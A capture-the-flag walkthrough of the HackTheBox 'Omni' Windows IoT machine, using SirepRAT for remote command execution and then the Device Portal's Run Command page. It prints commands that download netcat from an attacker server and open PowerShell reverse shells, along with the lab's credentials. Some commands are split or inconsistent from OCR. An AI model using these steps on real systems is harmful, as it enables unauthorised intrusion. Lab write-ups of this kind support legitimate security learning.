

OMNI

hey welcome back my fellow hackers so today i will be showing you how i solved omni hackthebox machine so lets get started …..
So first of alll i scaned the machine via nmap and the results are following



```
root@kali:~# nmap -A -sC -sV 10.10.10.204
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-16 13:37 IST
Nmap scan report for 10.10.10.204
Host is up (0.37s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
8080/tcp open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   274.52 ms 10.10.16.1
2   413.38 ms 10.10.10.204

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.04 seconds
root@kali:~# 
```


Nmap scan
Reportafter gathering more information about the box i got at the conclusion that the box is a IOT box and to exploit it we can use SafeBreach-Lab’s SirepRAT
SirepRAT has a functionality which lets us run Arbitrary Program. That means we could run cmd.exe and call in powershell and download a file via the Invoke-WebRequest cmdlet.
You can download the SirepRAT from here
Download Windows Netcat Binary (64 bit) from here.
Now just start your HTTP server to Download netcat in the target machine


root@kali: ~/Downloads/nc
File Actions Edit View Help
root@kali: ~/Downloads
root@kali: ~
root@kali: ~/…omni/SirepRAT
root@kali: ~/Downloads/nc

```
root@kali:~/Downloads/nc# ls
doexec.c  generic.h  getopt.c  getopt.h  hobbit.txt  license.txt  Makefile  nc64.exe  nc.exe  netcat.c  readme.txt
root@kali:~/Downloads/nc# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now we can use SirepRAT using following command the following command will Download the netcat-64 in the target machine
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput –return_output –cmd “C:


\Windows\System32\cmd.exe" –args "/c powershell Invoke-Webrequest -OutFile C:\Windows \System32\spool\drivers\color\nc64.exe -Uri http://10.10.14.208:8000/nc64.exe " –v


root@kali: ~/Documents/omni/SirepRAT
File Actions Edit View Help
root@kali: ~/Downloads
root@kali: ~
root@kali: ~/...omni/SirepRAT
root@kali: ~

```
root@kali:~/Documents/omni/SirepRAT# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windo
ws\System32\cmd.exe" --args "/c powershell Invoke-Webrequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe
 -Uri http://10.10.17.123:8000/nc64.exe" --v
```

if your command exeutes perfetcly then you can go further now
now we will execute the netcat from the machine so get your listner ready
$ nc -nlvp 1234
excute the following comman in order to get a reverse connection from the machine
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput –return_output –cmd "C:\Windows\System32\cmd.exe" –args "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe 10.10.14.208 1234 -e powershell.exe" –v
You have a powershell reverse connection on your machine now lets execute the following command which will give us interesting credentials
Exploitaion :


$ cd "c:\Program Files\WindowsPowershell\Modules\PackageManagement"
$ ls -force



```
cd "c:\Program Files\WindowsPowershell\Modules\PackageManagement"
PS C:\Program Files\WindowsPowershell\Modules\PackageManagement> ls -force
ls -force


    Directory: C:\Program Files\WindowsPowershell\Modules\PackageManagement


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                1.0.0.1
-a-h--        8/21/2020  12:56 PM            247 r.bat


PS C:\Program Files\WindowsPowershell\Modules\PackageManagement> cat r.bat
cat r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
PS C:\Program Files\WindowsPowershell\Modules\PackageManagement>
```

as you can see there are two credentials in r.bat file so using this credentials we can log-in to the webapplication of the machine (Remeber web serer running on Port 8080)

log in via app:mesh5143
goto Processes>Run Command
Here we could run commands. Lets try to get a reverse shell.
Start a Netcat listener on your machine again on different port, and then run this command.



10.10.10.204:8080/#Run command

Run command - Windows Device Portal

7:59 AM
16/09/2020


Run Command

```
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.17.123 1235 -e powershell.ex
```

□ Run as DefaultAccount

Output

You will get the reverse connection now lets check the username using following command
$env:Username
we are app now we can read user.txt file but conntent looks encrypted we need to decrypt it for that we need to execute the following commad
$credential = Import-CliXml -Path U:\Users\app\user.txt
$ $credential.GetNetworkCredential().Password



```
PS C:\windows\system32> $env:Username
$env:Username
app
PS C:\windows\system32> $credential = Import-CliXml -Path U:\Users\app\user.txt
$credential = Import-CliXml -Path U:\Users\app\user.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db3[redacted]
PS C:\windows\system32>
```

we got user flag now lets capture the root flag
Post Exploitation :
Remember we found two usernames in r.bat file? Let’s use the second one, the Administrator.

Close Firefox and start it again.


Login via: administrator:_1nt3rn37ofTh1nGz

Start another Netcat listener.

Go to Processes > Run Command
Run this Command:

$ C:\Windows\System32\spool\drivers\color\nc.exe 10.10.14.208 1236 -e powershell.exe
We get a reverse shell.

Now lets decrypt the root.txt file
$ $credential = Import-CliXml -Path U:\Users\administrator\root.txt
$ $credential.GetNetworkCredential().Password



```
root@kali:~# nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.17.123] from (UNKNOWN) [10.10.10.204] 49686
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> $env:Username
$env:Username
Administrator
PS C:\windows\system32> $credential = Import-CliXml -Path U:\Users\administrator\root.txt
$credential = Import-CliXml -Path U:\Users\administrator\root.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c470[redacted]
PS C:\windows\system32>
```

wohh !!!! we got the root flag